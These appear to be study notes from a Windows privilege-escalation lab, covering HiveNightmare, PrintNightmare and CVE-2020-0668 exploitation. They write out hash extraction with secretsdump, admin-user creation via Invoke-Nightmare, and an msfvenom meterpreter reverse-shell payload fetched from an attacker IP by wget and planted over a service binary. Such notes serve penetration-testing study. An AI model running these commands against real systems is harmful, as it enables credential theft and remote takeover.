Kernel Exploits
- Finding MSFT vulnerabilities - https://msrc.microsoft.com/update-guide/vulnerability

Notable Vulnerabilities

MS08-067 - LEGACY

MS17-10 - EternalBlue

ALPC Task Scheduler 0-Day - Hackback
CVE-2021-36934 HiveNightmare, aka SeriousSam
-
CVE-2021-36934 HiveNightmare, aka SeriousSamis a Windows 10 flaw that results in ANY user having rights to read the Windows registry and access sensitive information regardless of privilege level. Researchers quickly developed a PoC exploit to allow reading of the SAM, SYSTEM, and SECURITY registry hives and create copies of them to process offline later and extract password hashes (including local admin) using a tool such as SecretsDump.py. More information about this flaw can be found here and this exploit binary can be used to create copies of the three files to our working directory. This script can be used to detect the flaw and also fix the ACL issue. Let's take a look. -
Checking permissions on the SAM File
icacls c:\Windows\System32\config\SAMBUILTIN\Users:(I)(RX)
- Successful exploitation also requires the presence of one or more shadow copies. Most Windows 10 systems will have
System Protectionenabled by default which will create periodic backups, including the shadow copy necessary to leverage this flaw. - Performing Attack and Parsing Password Hashes
- https://github.com/GossiTheDog/HiveNightmare
.\HiveNightmare.exe
- Created SAM/SYSTEM/SECURITY should be transferred back to the attack host
impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY local
CVE-2021-1675/CVE-2021-34527 PrintNightmare
- flaw in rpcaddprintdriver allows remote printing and driver installation
- gives the
SeLoadDriverPrivilege- the ability to add drivers to a remote Print Spooler - PoCs:
- https://github.com/cube0x0/CVE-2021-1675
- https://github.com/calebstewart/CVE-2021-1675

- Checking for Spooler Service
ls \\localhost\pipe\spoolss- if not running - we will receive a "path does not exist" error.
- Adding Local Admin with PrintNightmare PowerShell PoC
- First start by bypassing the execution policy on the target host:
Set-ExecutionPolicy Bypass -Scope Process- Enter
Ain the prompt
- Enter
Import-Module .\CVE-2021-1675.ps1Invoke-Nightmare -NewUser "haxer" -NewPassword "Pwnd1234!" -DriverName "PrintIt"runas /user:WINLPE-WS02\haxer "cmd.exe"- GUI - start powershell as another user -
haxer
- OR
Invoke-Nightmare -DLL "C:\temp\shell.dll"
- Confirm Admin addition
net user hacker
CVE-2020-0668 Example
- https://itm4n.github.io/cve-2020-0668-windows-service-tracing-eop/

- exploits an arbitrary file move vulnerability leveraging the Windows Service Tracing
- Checking Current User Privileges
whoami /priv
- Building the solution

- https://github.com/RedCursorSecurityConsulting/CVE-2020-0668
- download the files and build using VS Code
- Finding the piggyback binary
- UsoDllLoader or DiagHub
- USE
C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe
- Checking perms on Binary
icacls "c:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"- BUILTIN\Users:(I)(RX)
- Generating malicious binary & transferring to target
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.6 LPORT=8443 -f exe > maintenanceservice.exe- transfer via

python3 -m http.server 80or rdp shared drive - Make 2 copies
wget http://10.10.15.244:8080/maintenanceservice.exe -O maintenanceservice.exewget http://10.10.15.244:8080/maintenanceservice.exe -O maintenanceservice2.exe
- Running the exploit
C:\Tools\CVE-2020-0668\CVE-2020-0668.exe C:\Users\htb-student\Desktop\maintenanceservice.exe "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
- Checking permissions
icacls 'C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe'- our htb-student user has full control over the maintenanceservice.exe binary, and we can overwrite it with a non-corrupted version of our malicious binary.
- Replacing file with our malicious binary
copy /Y C:\Users\htb-student\Desktop\maintenanceservice2.exe "c:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"- The
copycommand will only work from a cmd.exe window, not a PowerShell console. - remove the
2from our binary when replacing
- Metasploit Resource Script
- save the below commands to a Resource Script file named
handler.rc
- save the below commands to a Resource Script file named
- Launching MSF with our resource script
sudo msfconsole -r handler.rc
- Starting the service
net start MozillaMaintenance- OR
sc.exe start MozillaMaintenance
- Receiving the meterpreter session
Enumerating Missing Patches
- Examining Installed Updates
systeminfoORwmic qfe list briefORGet-Hotfix
- Viewing Installed Updates with WMI
wmic qfe list brief
- We can search for each KB (Microsoft Knowledge Base ID number) in the Microsoft Update Catalog to get a better idea of what fixes have been installed and how far behind the system may be on security updates. A search for
KB5000808shows us that this is an update from March of 2021, which means the system is likely far behind on security updates.